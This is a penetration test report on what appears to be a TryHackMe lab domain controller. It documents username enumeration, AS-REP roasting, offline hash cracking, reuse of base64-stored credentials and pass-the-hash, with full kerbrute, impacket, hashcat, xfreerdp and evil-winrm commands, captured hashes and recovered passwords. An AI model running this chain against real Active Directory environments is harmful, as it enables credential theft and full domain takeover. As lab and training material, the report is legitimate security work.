

AGSOLUTIONSADP

Cyber at your service

PENETRATION TEST REPORT

Attacktive Directory

005

Saturday, July 15, 2023

PREPARED FOR

TABLE OF CONTENTS

- EXECUTIVE SUMMARY 3
- TESTING SUMMARY 4
 - PROJECT SCOPE 4
 - PROJECT TEAM 4
 - RETESTING HISTORY 4
 - PROJECT NOTES 4
- SUMMARY FINDINGS 6
 - CRITICAL 6
 - HIGH 6
 - MEDIUM 7
 - LOW 7
 - INFO 7
- ATTACKCHAINS 8
 - 1. APT road to owning "Attacktive Directory" 8
- VULNERABILITIES 12
 - 1. Password Brute Force Attack 12
 - 2. (Active Directory) Aerosting Attack 13
 - 3. Dictionary-based Password Attack on Discovered Hashes 15
 - 4. Reliance on Security Through Obscurity 16
 - 5. Pass-the-Hash (PtH) Attack 18
- TEST CASES 19
- VULNERABILITY-TO-ASSET MAPPING 68
- ASSET-TO-VULNERABILITY MAPPING 69
- CREDITS 70

EXECUTIVE SUMMARY

UNIQUE FINDINGS

Total	5
Critical	2
High	3
Medium	0
Low	0
Info	0

REMEDIATION

Closed	0
Retest	0
Open	5

PROGRESS

Complete	89%
Start	07 / 13 / 2023
End	07 / 20 / 2023

TEST CASES

Tested	11 / 256
In Progress	27 / 256
Not Tested	0 / 256
Not App.	218 / 256

A penetration test is a dedicated attack against internally or externally connected systems. This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and own it. My objective was to compromise the domain controller for THM-AD.

I gained access due to several factors, the most noticeable was our way in. We discovered the server called THM-AD running a service that aligns with active directory environments called Kerberos. We followed up by "Brute-Forcing" this service to validate any accounts to the AD. This resulted in several live accounts. One of those account (svc-admin) has an option enabled called (Do not require Kerberos pre-authentication).

With this flaw, we can ask for the user's encrypted password and take it offline for recovery. We did just that and with a tool called "Hashcat," we recovered the svc-admin password. With valid credentials to the AD, we then log into the server THM-AD via RDP. After looking around the system, we learned that credentials for another user were stored in a folder under the C:\ (shares).

These stored credentials resulted in a horizontal move to another use account called "backup". This user account is special. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes.

Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the passwords hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we effectively took full control over the THM-AD aka. Attacktive Directory.



TESTING SUMMARY

AGSsolutions was engaged by to perform a penetration test against a domain controller, between 07/13/2023 to 07/20/2023 from .

During this penetration test, AGSsolutions performed **256** test cases, aligned with MITRE ATT&ACK framework.

A summary of testing progress is details below. A full breakdown can be found in [TESTCASES](#)

- **11** test cases were completed.
- **27** test cases were still in progress.
- **0** test cases were not tested.
- **218** test cases that do no apply or test was bypassed do to PE vector took by APT.

As a result, **5** unique vulnerabilities were discovered, with a total vulnerability count of **5**. Details are included below. A full breakdown can be found in [VULNERABILITIES](#)

- **2** unique critical vulnerabilities, with **2** discovered across all assets in scope.
- **3** unique high vulnerabilities, with **3** discovered across all assets in scope.
- **0** unique medium vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique low vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique informational vulnerabilities, with **0** discovered across all assets in scope.

As of Saturday, July 15, 2023, the following remediation status is correct:

- **0** unique vulnerabilities have been **Closed**.
- **0** unique vulnerabilities have been flagged for **Retesting**.
- **5** unique vulnerabilities are still **Open**.

PROJECT SCOPE

The following assets were considered as in-scope for this engagement. All other assets were considered out-of-scope.

1. 10.10.170.27

PROJECT TEAM

The following persons are considered as part of the project team for this engagement.

- Robert Garcia - Pentest Lead

RETESTING HISTORY

This section details each round of remediation testing requested and completed.

- No retesting performed.

PROJECT NOTES

The following notes are considered for this engagement.

- No project notes.

SUMMARY FINDINGS

PRIORITY	VULNERABILITY	STATUS
CRITICAL	Password Brute Force Attack	OPEN
CRITICAL	(Active Directory) Aerosting Attack	OPEN
HIGH	Dictionary-based Password Attack on Discovered Hashes	OPEN
HIGH	Reliance on Security Through Obscurity	OPEN
HIGH	Pass-the-Hash (Pth) Attack	OPEN

CRITICAL

- 1. Password Brute Force Attack
 - total assets affected: 1
 - total assets closed: 0
 - total assets flagged for retesting: 0
 - total assets not fixed: 1
- 2. (Active Directory) Aerosting Attack
 - total assets affected: 1
 - total assets closed: 0
 - total assets flagged for retesting: 0
 - total assets not fixed: 1

HIGH

- 3. Dictionary-based Password Attack on Discovered Hashes
 - total assets affected: 1
 - total assets closed: 0
 - total assets flagged for retesting: 0
 - total assets not fixed: 1
- 4. Reliance on Security Through Obscurity
 - total assets affected: 1
 - total assets closed: 0

- total assets flagged for retesting: **0**
- total assets not fixed: **1**

5. **Pass-the-Hash (PtH) Attack**

- total assets affected: **1**
- total assets closed: **0**
- total assets flagged for retesting: **0**
- total assets not fixed: **1**

MEDIUM

- No Medium vulnerabilities.

LOW

- No Low vulnerabilities.

INFO

- No Informational vulnerabilities.

ATTACKCHAINS

Attack Objective

1.APT road to owning "Attacktive Directory"



External Attacker

APT (Robert G) has been given a directive, hack target, and own it (obtain the highest privilege possible or equal to admin). Then dump keys (Hashes to the system)



Action

APT (Robert G) enumerates the target with several open-source tools leading to the discovery of a service being run on the target. Service of interest (Kerberos/88)



Exploit Critical Vulnerability

APT (Robert G) abuses Kerbero's service to validate live accounts that authenticate to the server. We did a brute-force of usernames and got back a treasure trove of real users.

Discovered in 10.10.170.27 by Robert Garcia on 2023-07-14T20:14:23.997Z



Exploit Critical Vulnerability

APT (Robert G) found that one of the real user accounts (svc-admin) has an option enabled on them that lets any domain users request their encrypted password. We took advantage of this flaw and obtained svc-admin hash aka "encrypted password". We took it offline and recovered the password.

Discovered in 10.10.170.27 by Robert Garcia on 2023-07-14T19:59:12.467Z



Exploit High Vulnerability

The type of hash we found for user 'svc-admin' is called a "Kerberos 5, etype 23, AS-REP". This type of hash can be fed to a tool called hashcat to recover the user password. In our case "svc-admin" has a common password that was found to be in our wordlists called rockyou.txt. When we did our dictionary attack we found valid credentials for that user.

Discovered in 10.10.170.27 by Robert Garcia on 2023-07-14T20:49:30.997Z



Internal Attacker

APT (Robert G) has landed on the target called "Attacktive Directory" via RDP as "svc-admin". Our first task is to conduct SA (situational awareness).



Exploit High Vulnerability

The user svc-admin has a folder in their C:\ drive that has a file with credentials to another user. Those credentials to that user are ciphered in a simple base64 encoder. This led to a horizontal privilege escalation to another user called "backup".

Discovered in 10.10.170.27 by Robert Garcia on 2023-07-14T20:56:55.348Z



Internal Attacker

APT (Robert G) has used the credentials found under the user "svc-admin" to RDP into "Attacktive Directory" as "backup" for the user. Same thing as before SA.



Action

This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes. Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively take full control over the AD Domain.



Exploit High Vulnerability

APT (Robert G) uses the hash of the Admin account recovered from the secretdump output and logs in as him via WinRM.

Discovered in 10.10.170.27 by Robert Garcia on 2023-07-15T00:59:47.146Z



Captured Flag

APT (Robert G) has the ability to, ex-filtrate, destroy, and denied any service on the target "Attacktive Directory". Keys to the castle have been obtained.

2. (ACTIVE DIRECTORY) AEROSTING ATTACK

DESCRIPTION

AS-REP Roasting is a technique that enables adversaries to steal the password hashes of user accounts that have Kerberos preauthentication disabled, which they can then attempt to crack offline. When preauthentication is enabled, a user who needs access to a resource begins the Kerberos authentication process by sending an Authentication Server Request (AS-REQ) message to the domain controller (DC). The timestamp on that message is encrypted with the hash of the user's password. If the DC can decrypt that timestamp using its own record of the user's password hash, it will send back an Authentication Server Response (AS-REP) message that contains a Ticket Granting Ticket (TGT) issued by the Key Distribution Center (KDC), which is used for future access requests by the user. However, if preauthentication is disabled, an attacker could request authentication data for any user and the DC would return an AS-REP message. Since part of that message is encrypted using the user's password, the attacker can then attempt to brute-force the user's password offline.

ATTACK SCENARIO

Using a tool like Rubeus, attackers can find the accounts that do not require preauthentication and then extract the ticket-granting ticket (TGT) data for cracking the password offline. Data can be transformed into a format that can be cracked by an offline tool such as Hashcat, which can use brute-force password cracking against the hashes. This process incorporates the use of a dictionary file for brute-force password guessing.

RECOMMENDATION

An obvious way to prevent the AS-REP Roasting attack is to audit your Active Directory environment and ensure there are no accounts configured with the "Do not require Kerberos preauthentication." In addition to auditing your Active Directory settings for improperly configured preauthentication, you want to make sure users are required to use strong,

complex passwords. Also, it is vital to ensure passwords are not found in a breached password database as breached password lists are used to crack passwords extracted using the AS-REP Roasting attack. Breached password protection is not natively found in Active Directory. So, a third-party solution is required for this type of protection. Additionally, organizations should monitor their network for any suspicious activities and implement robust security measures to detect and prevent such attacks.

TAGS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSSv3.1 Base Score: 9.1

AFFECTED ASSETS

- 10.10.170.27

PROOF OF CONCEPT / STEPS TO REPRODUCE

We started off with a 2 wordlists. One for username and another for passwords. We wanted to verify if we can validate any username to the KDC and we did this with "kerbrute"

```
./kerbrute_linux_amd64 userenum --dc 10.10.255.77 -d spookyssec.local user.txt
```

```
> ./kerbrute_linux_amd64 userenum --dc 10.10.255.77 -d spookyssec.local user.txt

Kerbrute
Version: v1.0.3 (9dadd0e1) - 07/13/23 - Ronnie Flathers @ropnop

2023/07/13 19:48:30 > Using KDC(s):
2023/07/13 19:48:30 > 10.10.255.77:88

2023/07/13 19:48:37 > [*] VALID USERNAME: james@spookyssec.local
2023/07/13 19:48:40 > [*] VALID USERNAME: svc-admin@spookyssec.local
2023/07/13 19:48:44 > [*] VALID USERNAME: James@spookyssec.local
2023/07/13 19:48:45 > [*] VALID USERNAME: robin@spookyssec.local
2023/07/13 19:49:01 > [*] VALID USERNAME: darkstar@spookyssec.local
2023/07/13 19:49:11 > [*] VALID USERNAME: administrator@spookyssec.local
2023/07/13 19:49:30 > [*] VALID USERNAME: backup@spookyssec.local
2023/07/13 19:49:30 > [*] VALID USERNAME: paradox@spookyssec.local
2023/07/13 19:50:37 > [*] VALID USERNAME: JAMES@spookyssec.local
2023/07/13 19:50:57 > [*] VALID USERNAME: Robin@spookyssec.local
2023/07/13 19:52:55 > [*] VALID USERNAME: Administrator@spookyssec.local
2023/07/13 19:56:51 > [*] VALID USERNAME: Darkstar@spookyssec.local
2023/07/13 19:58:07 > [*] VALID USERNAME: Paradox@spookyssec.local
2023/07/13 20:02:22 > [*] VALID USERNAME: DARKSTAR@spookyssec.local
2023/07/13 20:03:36 > [*] VALID USERNAME: oris@spookyssec.local
2023/07/13 20:05:52 > [*] VALID USERNAME: ROBIN@spookyssec.local
2023/07/13 20:11:28 > Done! Tested 73317 usernames (16 valid) in 1371.976 seconds

A > ~\Desktop\AD\Artifact
```

After the usernames we validated, we then used another tool called "impacket-GetNPUsers" to see if we can obtain the Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled, aka "Aerosted accounts).

```
impacket-GetNPUsers spookyssec.local/ -dc-ip 10.10.255.77 -no-pass -usersfile valid_1user.txt
```

```
> impacket-GetNPUsers spookyssec.local/ -dc-ip 10.10.255.77 -no-pass -usersfile valid_1user.txt

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User james@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@spookyssec.local@SP00KYSEC.LOCAL:ba6fd37735395f454cabfb28b7c9436a6ed9df15f51a2358882351d0cafa0f0146d7ce056b038914b1ba3a31425973a52855df06c557953b1399a3cb9bbe9317bbdbb0a809e0d90aaf4ad4e817c8153c0f4adced551cecf562286f58d581749041e30a6eef746e0a2b4c13a3817e:man

[-] User James@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User oris@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax

A > ~\Desktop\AD\Artifact
```


Since we have this hash lets take it offline and recovery the password (If possible)

```
hashcat -m 18200 -a 0
aerost_hash_svc_admin2.txt
/usr/share/wordlists/rockyou.txt
```

```
$krb5asrep$23$svc-admin@spookyssec.local@SP00KYSEC.LOCAL:ba6fd37735395f454cabfb28b7c9436a6ed9df15f51a2358882351d0cafa0f0146d7ce056b038914b1ba3a31425973a52855df06c557953b1399a3cb9bbe9317bbdbb0a809e0d90aaf4ad4e817c8153c0f4adced551cecf562286f58d581749041e30a6eef746e0a2b4c13a3817e:man

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@spookyssec.local@SP
Time.Started.....: Thu Jul 13 21:13:56 2023 (3 secs)
Time.Estimated...: Thu Jul 13 21:13:59 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1948.7 kH/s (1.40ms) @ Accel:1024 Loops:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%)
```

The CC did not work via WinRM so we tried them via RDP and we got access.



3. DICTIONARY-BASED PASSWORD ATTACK ON DISCOVERED HASHES

DESCRIPTION

An attacker first dumps hashes from a system i.e. local machine memory, active directory, etc. then applies a dictionary password guessing attack to recover weak passwords which may allow attacker further credentials and foothold in the system or network.

If the password chosen by the user was a word within the dictionary, this attack will be successful (in the absence of other mitigations). This is a specific instance of the password brute forcing attack pattern.

ATTACK SCENARIO

A user selects the word 'treacherous' as their password believing that it would be very difficult to guess. The password-based dictionary attack is used to crack this password and gain access to the account. Given the term 'treacherous' is already included in most standard dictionary lists, the likelihood of a successful recovery of users' password is highly likely.

RECOMMENDATION

Configure the system to require passwords that conform to a strong complexity policy by increasing entropy, and ensure your system enforces this policy. This can be achieved by enforcing minimum character length and enforcing the use of uppercase characters, numbers and special characters in passwords.

Another option is considering use of passphrase as alternative to passwords. A passphrase is similar to a password in usage, but is generally longer for added security. Passphrase's make password brute-force attacks exponentially more difficult to succeed. Authentication mechanisms should always require sufficiently complex passwords and require that they be periodically changed.

TAGS

CAPEC-16: Dictionary-based Password Attack

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

CVSSv3.1 Base Score: 8.3

AFFECTED ASSETS

- 10.10.170.27

REMEDIATION NOTES

- No remediation notes.

NOTES

- No additional notes

PROOF OF CONCEPT / STEPS TO REPRODUCE

We used a common wordlists to recovery this hash.

```
hashcat -m 18200 -a 0
aerost_hash_svc_admin2.txt
/usr/share/wordlists/rockyou.txt
```

```
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:ba6fd
f51a2358882351d0caf0f0146d7ce056b038914b1ba3a31425973a52855df
06c557953b1399a3cb9bbe9317bbdbb0a809e0d90aaf4ad4e817c8153c0f4
adced551cecf562286f58d581749041e30a6eef746e0a2b4c13a3817e:man
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@spookysec.local@SP
Time.Started.....: Thu Jul 13 21:13:56 2023 (3 secs)
Time.Estimated...: Thu Jul 13 21:13:59 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1948.7 kH/s (1.40ms) @ Accel:1024 Loops:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%)
```

4. RELIANCE ON SECURITY THROUGH OBSCURITY

DESCRIPTION

A user or software uses a protection mechanism whose strength depends heavily on its obscurity, such that knowledge of its algorithms or key data is sufficient to defeat the mechanism.

This reliance on 'security through obscurity' can produce resultant weaknesses if an attacker is able to reverse engineer the inner workings of the mechanism. Note that obscurity can be one small part of defense in depth, since it can create more work for an attacker; however, it is a significant risk if used as the primary means of protection.

ATTACK SCENARIO

The security mechanism can be bypassed easily.

RECOMMENDATION

Always consider whether knowledge of your code or design is sufficient to break it. Reverse engineering is a highly successful discipline, and financially feasible for motivated adversaries. Black-box techniques are established for binary analysis of executables that use obfuscation, runtime analysis of proprietary protocols, inferring file formats, and others.

When available, use publicly-vetted algorithms and procedures, as these are more likely to undergo more extensive security analysis and testing. This is especially the case with encryption and authentication.

TAGS

CWE-656

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

CVSSv3.1 Base Score: 7.3

AFFECTED ASSETS

- 10.10.170.27


NOTES

Original Artifact found:
YmFja3VwQHNwb29reXNIYy5sb2NhbDpiYWNrdXAyNTE3ODYw


Recovered:
backup@spookysec.local:backup2517860

PROOF OF CONCEPT / STEPS TO REPRODUCE

We found that the user "svc-admin" is able to view shares on its profile. We can see there is something hidden (base64)




The process from here was trivial. We tested a few cipher's on website called "https://gchq.github.io/CyberChef/" and found this to be a "Base64" encoded cipher.



We did the same thing and used "xfreerdp" to remote in

```
xfreerdp /v:10.10.64.170 /u:backup  
/p:backup2517860 +clipboard /dynamic-resolution  
/drive:/usr/share/windows-resources,share
```



The screenshot shows a Windows desktop environment. On the left side, there are icons for the Recycle Bin and a document named 'PrivEsc'. A Windows PowerShell terminal window is open in the center, displaying the following commands and output:

```
PS C:\Users\backup.THM-AD> type C:\Users\ba  
TryHackMe{B4ckM3UpSc0tty!}  
PS C:\Users\backup.THM-AD> hostname  
AttacktiveDirectory  
PS C:\Users\backup.THM-AD> ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix  . : eu-we  
    Link-local IPv6 Address . . . . . : fe80:  
    IPv4 Address. . . . . : 10.10  
    Subnet Mask . . . . . : 255.2  
    Default Gateway . . . . . : 10.10  
PS C:\Users\backup.THM-AD> whoami  
thm-ad\backup  
PS C:\Users\backup.THM-AD> █
```

5. PASS-THE-HASH (PTH) ATTACK

DESCRIPTION

Pass-the-hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a credential access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems.

ATTACK SCENARIO

An attacker captures password hashes either from a compromised Windows system, or from network (usually applies to old versions of Windows or tricked by downgrade method). Using tools like pth-toolkit, the attacker, without knowledge of user password, can access or execute code remotely on other systems that are sharing the same compromised accounts.

RECOMMENDATION

Monitor systems and domain logs for unusual credential logon activity. Prevent access to valid accounts. Apply patch KB2871997 to Windows 7 and higher systems to limit the default access of accounts in the local administrator group. Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform lateral movement between systems. Ensure that built-in and created local administrator accounts have complex, unique passwords. Do not allow a domain user to be in the local administrator group on multiple systems.

TAGS

CWE-522: Insufficiently Protected Credentials

CWE-836: Use of Password Hash Instead of Password for Authentication

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

CVSSv3.1 Base Score: 8.3

AFFECTED ASSETS

- 10.10.170.27

PROOF OF CONCEPT / STEPS TO REPRODUCE

Here we do a simple PTH to get on to get via evil-winrm

```
evil-winrm -u Administrator -i 10.10.64.170 -H 0e0363213e37b94221497260b0bcb4fc
```

```
> evil-winrm -u Administrator -i 10.10.64.170 -H 0e0363213e37b94221497260b0bcb4fc
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection disabled
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
AttackerActiveDirectory
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::f46f:67bc:95cd:13b7%6
    IPv4 Address. . . . . : 10.10.64.170
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.0.1
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

TEST CASES

COMPLETED

Test Case: (Aerosting Accounts) It's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account's password, and any domain user can request it. Once we get this we can take it for offline recovery of the hashes.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Hunt for Priv:
 - **Details:** # Create work note and use the format
 - Question? Answer
 - commands
 - Image
- 1.) Did we find an Aerostiable account?
 - 2.) Did this lead to Privilege Escalation?

Code: ADPE-05

Test Suite: Active Directory Checklist

Tags:

Test Case: (Pass the Hash attack) A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor doesn't need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the hash of the password remains static for every session until the password is rotated. Attackers commonly obtain hashes by scraping a system's active memory and other techniques.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Hunt for Priv:

- **Details:** # Create work note and use the format
 - Question? Answer
 - commands
 - Image
- 1.) Do we have any hashes to pass?
 - 2.) Did any of the hashes results in the PTH?

Code: ADPE-03

Test Suite: Active Directory Checklist

Tags:

Test Case: (Password Hunt) The art of password hunting on a target Windows machine as a means to escalate privileges either horizontally or vertically. These are various techniques to hunt for passwords, as well as some common locations they are stored.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Lets look for stored passwords:
 - **Details:** # Create work note and use the format
 - Question? Answer
 - commands
 - Image
- 1.) Does Unattended XML exist?
 - 2.) Do IIS Config files exist?
 - 3.) Do XML Files exist?
 - 4.) Any Registry that has CC?
 - 5.) Does Powerhsell history have CC?
 - 6.) Are there Saved Windows CC?
 - 7.) Does Windows Vault Credentials exist?
 - 8.) Is MS14-025 applicable here?
 - 9.) Can you access the SAM Files?
 - 10.) Does CVE-2021-36934 apply here?
 - 11.) Can you password mine?

Code: WPE-01

Test Suite: Windows Privilege Escalation Checklist

Tags:

- ID:T1083

Test Case: (Situational Awareness)

A common step in the life-cycle of a red team engagement is to gather as much information as possible for the compromised environments and the domain network. This activity is often called situational awareness and there is no defined list of commands that a red teamer should execute. However, all the gathered information in that stage will determine the next actions toward privilege escalation and lateral movement and will assist to map the domain.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Who, What and Where:
 - **Details:** # Create work note and use the format
 - Question? Answer
 - commands
 - Image
- 1.) Situation Awareness: Am I in docker or WSL?
 - 2.) Situational Awareness: What OS and Kernel is this?
 - 3.) Situational Awareness: What is going on with the network?
 - 4.) Situation Awareness: Is the AV up?
 - 5.) Situation Awareness: What priv do I have and what groups do I belong to?

Code: WPE-00

Test Suite: Windows Privilege Escalation Checklist

Tags:

- ID: TA0007

Test Case: (Active Scanning)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Scanning IP Blocks (.001)
- **Details:** Adversaries may scan victim IP blocks to gather information that can be used during targeting. Public IP addresses may be allocated to organizations by block, or a range of sequential addresses.

- **Title:** Vulnerability Scanning (.002)
- **Details:** Adversaries may scan victims for vulnerabilities that can be used during targeting. Vulnerability scans typically check if the configuration of a target host/application (ex: software and version) potentially aligns with the target of a specific exploit the adversary may seek to use.

- **Title:** Wordlist Scanning (.003)
- **Details:** Adversaries may iteratively probe infrastructure using brute-forcing and crawling techniques. While this technique employs similar methods to Brute Force, its goal is the identification of content and infrastructure rather than the discovery of valid credentials. Wordlists used in these scans may contain generic, commonly used names and file extensions or terms specific to a particular software. Adversaries may also create custom, target-specific wordlists using data gathered from other Reconnaissance techniques (ex: Gather Victim Org Information, or Search Victim-Owned Websites).

Code: T1595

Test Suite: Red Team Methodology

Tags:

- Reconnaissance

- Active Scanning

Notes:

- We started off with a Nmap scan that gave us an overview of the system. This is a "Domain Controller" called "THM-AD" aka. spookysec.local and the service for Kerberos is present. We also see WinRM and RDP that could lead us to a few places.

Workspace Notes:

- **Title:** Evidence of task:
- **Note:**

We did try a scan that would help in staying unseen.

```
sudo nmap -sS -g 80 -D RND,RND,ME -vv --reason -T4 -Pn -sC -sV --open -p- -oA full_scan 10.10.255.77
```

```

STATE SERVICE HEADON VERSION
02/tcp open domain syn-ack ttl 125 Single DNS Plus
00/tcp open http syn-ack ttl 125 Microsoft IIS Httpd 10.0
